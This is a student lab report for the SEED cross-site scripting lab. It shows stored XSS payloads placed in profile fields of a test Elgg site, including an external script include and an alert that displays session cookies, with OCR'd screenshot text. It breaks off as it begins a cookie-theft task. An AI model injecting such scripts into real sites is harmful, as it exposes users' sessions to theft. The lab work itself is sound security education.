# Assignment 8: Cross-Site Scripting (XSS) Attack
Lab Report

Submitted by: Begum Fatima Zohra
UTA ID: 1001880881

**Task 1: Posting a Malicious Message to Display an Alert Window**

For this task we only embed the Javascript code in the Brief description section so that whoever visits the profile will get an alert.

Approach 1: Login into Charlie's profile -> Edit Profile -> write <script>alert('XSS');</script> -> save

After saving it, the alert window popped up which means the code successfully executed.


Approach 2: We will save the code alert('XSS') in myscripts.js. We will the copy the to /var/www/html


Then we will type the following code in samy's Brief description.
<script type="text/javascript"
src="http://www.example.com/myscripts.js">
</script>


After saving we notice the alert window.


To check if any visitor could see it or not, we login as Alice -> Go to her Members page -> click on Samy


We notice an alert window saying "Attack!!!"



Display name
Charlie
About me
Edit HTML
Public
Brief description
<script>alert('XSS');</script>
Public


www.xsslabelgg.com/profile/charli
Account »
XSS Lab Site
Your profile was successfully saved.
XSS
OK
Add widgets
Edit profile
Read www.xsslabelgg.com


Edit profile : XSS Lab Site - Mozilla Firefox
Edit profile : XSS Lab Site
localhost/myscript.js
Add-ons Manager
www.xsslabelgg.com/profile/samy/edit
Public
Brief description
<script type="text/javascript" src="http://localhost/myscript.js"> </script>
Public
Location
Public


www.xsslabelgg.com/profile/samy
Account »
XSS Lab Site
Your profile was successfully saved.
Attack!!!
OK
Add widgets
Transferring data from localhost...


www.xsslabelgg.com/members
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin



Firefox Web Browser
12:14 PM
[04/06/21]seed@VM:~/Documents$ cd /var/www/
Samy : XSS Lab Site - Mozilla Firefox
Samy : XSS Lab Site
localhost/myscript.js
Battery Low
8% charge remaining
OK
Battery settings
www.xsslabelgg.com/profile/samy
Account »
XSS Lab Site
Attack!!!
OK
Add friend
Read localhost


**Task 2: Posting a Malicious Message to Display Cookies**


To see the cookies in the alert window we login as samy -> type <script>alert(document.cookie);</script> -> save the changes


We immediately could see the cookies.
Now, we login as Alice -> Go to her Members page -> click on Samy

Alice could see the cookies too.
Hence, we successfully displayed cookies through Javascript code.




1:28 PM
Samy : XSS Lab Si
SEED Project
Cross-Site Scripti
localhost/myscripts
www.xsslabelgg.com/profile/samy
Account »
XSS Lab Site
Your profile was successfully saved.
Elgg=ojpfaqo5ochlqn3bt7ru8sueb0
OK
Add widgets


Newest members : XSS Lab Site - Mozilla Firefox
1:29 PM
Newest members
SEED Project
Cross-Site Scripti
localhost/myscripts
www.xsslabelgg.com/members
XSS Lab Site
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin


Samy : XSS Lab Site - Mozilla Firefox
1:28 PM
Samy : XSS Lab Si
SEED Project
Cross-Site Scripti
localhost/myscripts
www.xsslabelgg.com/profile/samy
Account »
XSS Lab Site
Elgg=l80mupeh8kt506b6qfdbtb0bk1
OK

**Task 3: Stealing Cookies from the Victim’s Machine**

To see the victim's cookies, we need to use an HTTP request. The cookies will be appended with the request. We will achieve this via. Img tag in the src.

we login as samy Attacker -> type the following code:

